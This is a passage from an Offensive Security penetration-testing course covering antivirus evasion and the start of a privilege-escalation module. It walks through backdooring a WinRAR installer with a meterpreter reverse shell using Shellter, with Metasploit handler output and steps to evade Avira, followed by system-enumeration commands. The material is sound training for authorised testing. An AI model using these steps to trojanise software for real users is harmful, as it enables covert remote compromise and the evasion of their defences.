Highly effective antivirus evasion requires a combination of all of the previous techniques in addition to other advanced ones, including anti-reversing, anti-debugging, virtual machine emulation detection, and so on. In most cases, software protectors were designed for legitimate purposes but can also be used to bypass AV detection.

Most of these techniques may appear simple at a high-level but they are actually quite complex. Because of this, there are currently few actively-maintained free tools that provide acceptable

[410] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Executable_compression

[411] (UPX, 2018), https://upx.github.io/

[412] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Dead_code

Copyright © Offensive Security Ltd. All rights reserved.

antivirus evasion. Among commercially available tools, *The Enigma Protector*[413] in particular can successfully be used to bypass antivirus products.

17.3.2 In-Memory Evasion

In-Memory Injections,[414] also known as *PE Injection* is a popular technique used to bypass antivirus products. Rather than obfuscating a malicious binary, creating new sections, or changing existing permissions, this technique instead focuses on the manipulation of volatile memory. One of the main benefits of this technique is that it does not write any files to disk, which is one the main areas of focus for most antivirus products.

There are several evasion techniques[415] that do not write files to disk. While we will provide a brief explanation for some of them, in this module we will only cover in-memory injection using PowerShell in detail as the others rely on low level programming background in languages such as C/C++ and are outside of the scope of this module.

17.3.2.1 Remote Process Memory Injection

This technique attempts to inject the payload into another valid PE that is not malicious. The most common method of doing this is by leveraging a set of Windows APIs.[416] First, we would use the *OpenProcess*[417] function to obtain a valid *HANDLE*[418] to a target process that we have permissions to access. After obtaining the HANDLE, we would allocate memory in the context of that process by calling a Windows API such as *VirtualAllocEx*.[419] Once the memory has been allocated in the remote process, we would copy the malicious payload to the newly allocated memory using *WriteProcessMemory*.[420] After the payload has been successfully copied, it is usually executed in memory in a separate thread using the *CreateRemoteThread*[421] API.

This sounds complex, but we will use a similar technique in the following example, using PowerShell to do most of the heavy lifting and perform a very similar but simplified attack targeting a local **`powershell.exe`** instance.

[413] (Enigma Protector, 2019), http://www.enigmaprotector.com/en/home.html

[414] (Endgame, 2017), https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process

[415] (F-Secure, 2018) https://blog.f-secure.com/memory-injection-like-a-boss/

[416] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Windows_API

[417] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-openprocess

[418] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Handle_(computing)

[419] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex

[420] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

[421] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createremotethread

Copyright © Offensive Security Ltd. All rights reserved.

17.3.2.2 Reflective DLL Injection

Unlike regular DLL injection, which implies loading a malicious DLL from disk using the *LoadLibrary*[422] API, this technique attempts to load a DLL stored by the attacker in the process memory.[423]

The main challenge of implementing this technique is that *LoadLibrary* does not support loading a DLL from memory. Furthermore, the Windows operating system does not expose any APIs that can handle this either. Attackers who choose to use this technique must write their own version of the API that does not rely on a disk-based DLL.

17.3.2.3 Process Hollowing

When using process hollowing[424] to bypass antivirus software, attackers first launch a non-malicious process in a suspended state. Once launched, the image of the process is removed from memory and replaced with a malicious executable image. Finally, the process is then resumed and malicious code is executed instead of the legitimate process.

17.3.2.4 Inline hooking

As the name suggests, this technique involves modifying memory and introducing a hook (instructions that redirect the code execution) into a function to point the execution flow to our malicious code. Upon executing our malicious code, the flow will return back to the modified function and resume execution, appearing as if only the original code had executed.

17.3.3 AV Evasion: Practical Example

Now that we have a general understanding of the detection techniques used in antivirus software and the relative bypass methods, we can turn our focus to a practical example.

Finding a universal solution to bypass all antivirus products is difficult and time consuming, if not impossible. Considering time limitations during a typical penetration test, it is far more efficient to target the specific antivirus product deployed in the client network.

For the purposes of this module, we will install Avira Free Antivirus Version 15.0.34.16 on our Windows 10 client. The Avira installer can be found in the C:\Tools\antivirus_evasion\ directory. Once installed, we can check its configuration by searching for “Start Avira Antivirus” in the Windows 10 search bar:

[422] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya

[423] (Andrea Fortuna, 2017), https://www.andreafortuna.org/2017/12/08/what-is-reflective-dll-injection-and-how-can-be-detected/

[424] (Mantvydas Baranauskas, 2019), https://ired.team/offensive-security/code-injection-process-injection/process-hollowing-and-pe-image-relocations

Copyright © Offensive Security Ltd. All rights reserved.



Figure 264: Searching for Start Avira Antivirus in the search bar.

Launching this application will display the Avira Control Center where we can verify if the *Real-Time Protection* feature is enabled and if not, we can manually enable it:



Figure 265: Avira Control Center.

As a first step, we should verify that the antivirus product is working as intended. We will use the meterpreter payload we generated earlier and scan it with Avira.

Copyright © Offensive Security Ltd. All rights reserved.

these systems and what they consider harmful, scripts such as the above may need to be altered or adapted for the target environment.

17.3.3.2 Exercises

1. Review the code from the PowerShell script and ensure that you have a basic understanding of how it works.
2. Get a meterpreter shell back to your Kali Linux machine using PowerShell.
3. Attempt to get a reverse shell using a PowerShell one-liner rather than a script.[432]

17.3.3.3 Shellter

Shellter[433] is a dynamic shellcode injection tool and one of the most popular free tools capable of bypassing antivirus software. It uses a number of novel and advanced techniques to essentially backdoor a valid and non-malicious executable file with a malicious shellcode payload.

While the details of the techniques Shellter uses are beyond the scope of this module, it essentially performs a thorough analysis of the target PE file and the execution paths. It then determines where it can inject our shellcode, without relying on traditional injection techniques that are easily caught by AV engines. Those include changing of PE file section permissions, creating new sections, and so on.

Finally, Shellter attempts to use the existing PE Import Address Table (IAT)[434] entries to locate functions that will be used for the memory allocation, transfer, and execution of our payload.

With a little bit of theory behind us, let's attempt to bypass our current antivirus software using Shellter. We can install Shellter in Kali using **apt**:

```
kali@kali:~$ apt-cache search shellter
shellter - Dynamic shellcode injection tool and dynamic PE infector

kali@kali:~$ sudo apt install shellter
```

Listing 509 - Installing shellter in Kali Linux

Since Shellter is designed to be run on Windows operating systems, we will also install *wine*,[435] a compatibility layer capable of running win32 applications on several POSIX-compliant operating systems.

```
kali@kali:~$ apt install wine
```

Listing 510 - Installing wine in Kali Linux

Once everything is installed, running **shellter** in a terminal will provide us with a new console running under wine.

[432] (darkoperator, 2012), https://github.com/darkoperator/powershell_scripts/blob/master/ps_encoder.py

[433] (Shellter, 2019), https://www.shellterproject.com

[434] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Portable_Executable#Import_Table

[435] https://www.winehq.org/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 269: Initial shellter console.

Shellter can run in either *Auto* or *Manual* mode. In Manual mode, the tool will launch the PE we want to use for injection and allow us to manipulate it on a more granular level. We can use this mode to highly customize the injection process in case the automatically selected options fail.

For the purposes of this example however, we will run Shellter in Auto mode by selecting 'A' at the prompt.

Next, we must select a target PE. Shellter will analyze and alter the execution flow to inject and execute our payload. For this example, we will use the 32-bit trial executable installer for the popular *WinRAR*[436] utility as our target PE.

Before analyzing and altering the original PE in any way, Shellter will first create a backup of the file:

[436] (RARLAB, 2019), https://www.rarlab.com/download.htm

Copyright © Offensive Security Ltd. All rights reserved.




Figure 270: Selecting a target PE in shellter and performing a backup

As soon as Shellter finds a suitable place to inject our payload, it will ask us if we want to enable *Stealth Mode*,[437] which will attempt to restore the execution flow of the PE after our payload has been executed. We will choose to enable Stealth Mode as we would like the WinRAR installer to behave normally in order to avoid any suspicion.

At this point, we are presented with the list of available payloads. These include popular selections such as meterpreter but Shellter also supports custom payloads.

[437] (Shellter, 2019), https://www.shellterproject.com/faq/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 271: List of payloads available in shellter

Note that in order to restore the execution flow through the Stealth Mode option, custom payloads need to terminate by exiting the current thread.

Given that Avira detected our previously generated meterpreter PE, we will use the same payload settings to test Shellter bypass capabilities. After selecting the payload, we are presented with the default options from Metasploit, such as the reverse shell host (LHOST) and port (LPORT):




Figure 272: Payload options in shellter

With all parameters set, Shellter will inject the payload into the WinRAR installer and attempt to reach the first instruction of the payload.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 273: shellter verifying the injection

Now that the test succeeded, before transferring over the malicious PE file to our Windows client, we will configure a listener on our Kali machine to interact with the meterpreter payload.

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proces
LHOST     10.11.0.4        yes       The listen address
LPORT     4444             yes       The listen port


Exploit target:

Id  Name
--  ----
0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
```

Listing 511 - Setting up a handler for the meterpreter payload

Copyright © Offensive Security Ltd. All rights reserved.

Next, we will manually scan the resultant file with Avira:




Figure 274: Scanning the malicious PE file using Avira

Since Shellter obfuscates both the payload as well as the payload decoder before injecting them into the PE, Avira's signature-based scan runs cleanly. It does not consider the binary malicious.

Once we execute the file, we are presented with the default WinRAR installation window, which will install the software normally without any issues. Looking back at our handler shows that we successfully received a Meterpreter session but the session appears to die after the installation either finishes or is cancelled:

```
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 3 opened (10.11.0.4:4444 -> 10.11.0.22:51367)

meterpreter >
[*] 10.11.0.22 - Meterpreter session 3 closed.  Reason: Died
```

Listing 512 - Receiving the meterpreter session

This makes sense because the installer execution has completed and the process has been terminated. In order to overcome this problem, we can set up an *AutoRunScript* to migrate our Meterpreter to a separate process immediately after session creation. If we re-run the WinRAR setup file after this change to our listener instance, we should receive a different result:

```
msf exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate

msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 4 opened (10.11.0.4:4444 -> 10.11.0.22:51371)
[*] Session ID 4 (10.11.0.4:4444 -> 10.11.0.22:51371) processing AutoRunScript 'post/w
indows/manage/migrate'
[*] Running module against DESKTOP-T27O4CT
[*] Current server process: wrar550.exe (4036)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4832
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[+] Successfully migrated to process 4832

meterpreter > getuid
Server username: DESKTOP-T27O4CT\offsec
```

Listing 513 - Migrating the meterpreter shell into a newly spawned process

After the migration completes, the session will remain active even after we complete the WinRAR installation process or cancel it.

17.3.3.4 Exercises

1. Inject a meterpreter reverse shell payload in the WinRAR executable.
2. Transfer the binary to your Windows client and ensure that it is not being detected by the antivirus.
3. Run the WinRAR installer and migrate your meterpreter shell to prevent a disconnect.
4. Attempt to find different executables and inject malicious code into them using Shellter.

17.4 Wrapping Up

In this module, we discussed the purpose of antivirus software and the most common methods used by vendors to detect malicious code. We briefly explained various antivirus bypass methods that involve different techniques of in-memory shellcode injection and demonstrated successful bypasses using Shellter and PowerShell.

Although we have successfully bypassed antivirus detection in both of our examples, we have barely scratched the surface on the topic of malware detection and evasion. For further reading, and to see how much effort is required for malware writers to evade modern defenses, we encourage you to read the excellent Microsoft article “FinFisher exposed: A researcher’s tale of defeating traps, tricks, and complex virtual machines”.[438]

[438] (Microsoft, 2018), https://cloudblogs.microsoft.com/microsoftsecure/2018/03/01/finfisher-exposed-a-researchers-tale-of-defeating-traps-tricks-and-complex-virtual-machines/

Copyright © Offensive Security Ltd. All rights reserved.

18. Privilege Escalation

During a penetration test, we often gain an initial foothold on a system as a standard or non-privileged user. In these cases, we generally seek to gain additional access rights before we can demonstrate the full impact of the compromise. This process is referred to as *Privilege escalation* and it is a necessary skill as "direct-to-root" compromises are arguably rare in modern environments.

In this module, we will assume we have gained non-privileged user access on a Windows and Linux-based target and will demonstrate privilege escalation techniques on those targets.

While every target can be considered unique due to differences in OS versions, patching levels, and various other factors, there are some common escalation approaches. To leverage these, we will search for misconfigured services, insufficient file permission restrictions on binaries or services, direct kernel vulnerabilities, vulnerable software running with high privileges, sensitive information stored on local files, registry settings that always elevate privileges before executing a binary, installation scripts that may contain hard coded credentials, and many others.

18.1 Information Gathering

After compromising a target and gaining the initial foothold as an unprivileged user, our first step is to gather as much information about our target as possible. This allows us to get a better understanding of the nature of the compromised machine and discover possible avenues for privilege escalation.

In this section, we will explore both manual[439,440] and automated information gathering and enumeration techniques and discuss the strengths and weaknesses of each.

18.1.1 Manual Enumeration

Manually enumerating a system can be time consuming. However, this approach allows for more control and can help identify more exotic privilege escalation methods that are often missed by automated tools.

Some of the commands in this module may require minor modifications depending on the versions of the target operating system. In addition, not all the commands presented in this section will be replicable on the dedicated clients.

18.1.1.1 Enumerating Users

When gaining initial access to a target, one of the first things we should identify is the user context. The **`whoami`** command, available on both Windows and Linux platforms, is a good place to start.

[439] (G0tmi1k, 2011), https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

[440] (FuzzySecurity, 2014), https://www.fuzzysecurity.com/tutorials/16.html

Copyright © Offensive Security Ltd. All rights reserved.

When run without parameters, **whoami** will display the username the shell is running as. On Windows, we can pass the discovered username as an argument to the **net user**[441] command to gather more information.

```
C:\Users\student>whoami
client251\student

C:\Users\student>net user student
User name                    student
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/31/2018 10:37:35 AM
Password expires             Never
Password changeable          3/31/2018 10:37:35 AM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/8/2019 12:56:15 PM

Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users *Users
Global Group memberships     *None
The command completed successfully.
```

Listing 514 - Getting information about users on Windows

Based on the output above, we are running as the *student* user and have gathered additional information including the groups the user belongs to.

On Linux-based systems, we can use the **id**[442] command to gather user context information:

```
student@debian:~$ id
uid=1000(student) gid=1000(student) groups=1000(student)
```

Listing 515 - Getting information about users on Linux

The output reveals the we are operating as the *student* user, which has a User Identifier (UID)[443] and Group Identifier (GID) of 1000.

[441] (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc771865(v%3Dws.11)

[442] (Linux man-pages project, 2019), http://man7.org/linux/man-pages/man1/id.1.html

[443] (Wikipedia, 2019), https://en.wikipedia.org/wiki/User_identifier

Copyright © Offensive Security Ltd. All rights reserved.

To discover other user accounts on the system, we can use the **net user** command on Windows-based systems.

```
C:\Users\student>net user

User accounts for \\CLIENT251

-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount
Guest                    student                  WDAGUtilityAccount
The command completed successfully.
```

Listing 516 - Getting information about the users on Windows

The output reveals other accounts, including the *admin* account.

To enumerate users on a Linux-based system, we can simply read the contents of the /etc/passwd file.

```
student@debian:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
...
speech-dispatcher:x:108:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
...
xrdp:x:114:120::/var/run/xrdp:/bin/false
student:x:1000:1000:Student,PWK,,:/home/student:/bin/bash
mysql:x:115:121:MySQL Server,,,:/nonexistent:/bin/false
```

Listing 517 - Getting information about the users on Linux

The passwd file lists several user accounts, including accounts used by various services on the target machine such as *www-data*, which indicates that a web server is likely installed.

Enumerating all users on a target machine can help identify potential high-privilege user accounts we could target in an attempt to elevate our privileges.

18.1.1.2 Enumerating the Hostname

A machine's *hostname* can often provide clues about its functional roles. More often than not, the hostnames will include identifiable abbreviations such as web for a web server, db for a database server, dc for a domain controller, etc.

Copyright © Offensive Security Ltd. All rights reserved.

We can discover the hostname with the aptly-named **hostname**[444,445] command, which is installed on both Windows and Linux.

Let's run it on Windows first,

```
C:\Users\student>hostname
client251
```

Listing 518 - Getting information about hostname on Windows

and then on Linux:

```
student@debian:~$ hostname
debian
```

Listing 519 - Getting information about hostname on Linux

The fairly generic name of the Windows machine does point to a possible naming convention within the network that could help us find additional workstations, while the hostname of the Linux client provides us with information about the OS in use (Debian).

Identifying the role of a machine can help us focus our information gathering efforts.

18.1.1.3 Enumerating the Operating System Version and Architecture

At some point during the privilege escalation process, we may need to rely on *kernel*[446] *exploits* that specifically exploit vulnerabilities in the core of a target's operating system. These types of exploits are built for a very specific type of target, specified by a particular operating system and version combination. Since attacking a target with a mismatched kernel exploit can lead to system instability (causing loss of access and likely alerting system administrators), we must gather precise information about the target.

On the Windows operating system, we can gather specific operating system and architecture information with the **systeminfo**[447] utility.

We can also use **findstr**[448] along with a few useful flags to filter the output. Specifically, we can match patterns at the beginning of a line with **/B** and specify a particular search string with **/C:**.

In the example below we'll use these flags to extract the name of the operating system (Name) as well as its version (Version) and architecture (System).

```
C:\Users\student>systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.16299 N/A Build 16299
System Type:               X86-based PC
```

Listing 520 - Getting the version and architecture of the running operating system

[444] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/hostname

[445] (Peter Tobias, 2003), https://linux.die.net/man/1/hostname

[446] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Kernel_(operating_system)

[447] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/systeminfo

[448] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/findstr

Copyright © Offensive Security Ltd. All rights reserved.

The output indicates that the target system is running version 10.0.16299 of Windows 10 Pro on a x86 architecture.

On Linux, the /etc/issue and /etc/*-release files contain similar information. We can also issue the **uname -a**[449] command:

```
student@debian:~$ cat /etc/issue
Debian GNU/Linux 9 \n \l

student@debian:~$ cat /etc/*-release
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
...

student@debian:~$ uname -a
Linux debian 4.9.0-6-686 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) i686 GNU/Linux
```

Listing 521 - Getting the version of the running operating system and architecture

The files located in the /etc directory contain the operating system version (Debian 9), and **uname -a** outputs the kernel version (4.9.0-6) and architecture (i686 / x86).

18.1.1.4 Enumerating Running Processes and Services

Next, let's take a look at running processes and services that may allow us to elevate our privileges. For this to occur, the process must run in the context of a privileged account and must either have insecure permissions or allow us to interact with it in unintended ways.

We can list the running processes on Windows with the **tasklist**[450] command. The **/SVC** flag will return processes that are mapped to a specific Windows service.

```
C:\Users\student>tasklist /SVC

Image Name                     PID Services
========================= ======== ============================================
...
lsass.exe                      564 KeyIso, Netlogon, SamSs, VaultSvc
svchost.exe                    676 BrokerInfrastructure, DcomLaunch, LSM,
                                   PlugPlay, Power, SystemEventsBroker
fontdrvhost.exe                684 N/A
fontdrvhost.exe                692 N/A
svchost.exe                    776 RpcEptMapper, RpcSs
dwm.exe                        856 N/A
svchost.exe                    944 Appinfo, BITS, DsmSvc, gpsvc, IKEEXT,
                                   iphlpsvc, LanmanServer, lfsvc, ProfSvc,
                                   Schedule, SENS, SessionEnv,
                                   ShellHWDetection, Themes, TokenBroker,
                                   UserManager, winmgmt, WpnService
```

[449] (David MacKenzie, 2003), https://linux.die.net/man/1/uname

[450] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/tasklist

Copyright © Offensive Security Ltd. All rights reserved.

```
svchost.exe                    952 TermService
svchost.exe                    960 BFE, CoreMessagingRegistrar, DPS, MpsSvc
svchost.exe                    988 Dhcp, EventLog, lmhosts, TimeBrokerSvc,
                                   WinHttpAutoProxySvc, wscsvc
...
mysqld.exe                    1816 mysql
...
```

Listing 522 - Getting a list of running processes on the operating system and matching services

The output reveals that the *MySQL* service is running on the machine, which may be of interest under the right conditions.

Keep in mind that this output does not list processes run by privileged users. On Windows-based systems, we'll need high privileges to gather this information, which makes the process more difficult.

On Linux, we can list system processes (including those run by privileged users) with the **ps**[451] command. We'll use the **a** and **x** flags to list all processes with or without a *tty*[452] and the **u** flag to list the processes in a user-readable format.

```
student@debian:~$ ps axu
USER       PID %CPU %MEM    VSZ   RSS STAT START   TIME COMMAND
root         1  0.0  0.6  28032  6256 Ss   Nov07   0:03 /sbin/init
root         2  0.0  0.0      0     0 S    Nov07   0:00 [kthreadd]
root       254  0.0  0.9  54536  9924 Ssl  Nov07   1:45 /usr/bin/vmtoolsd
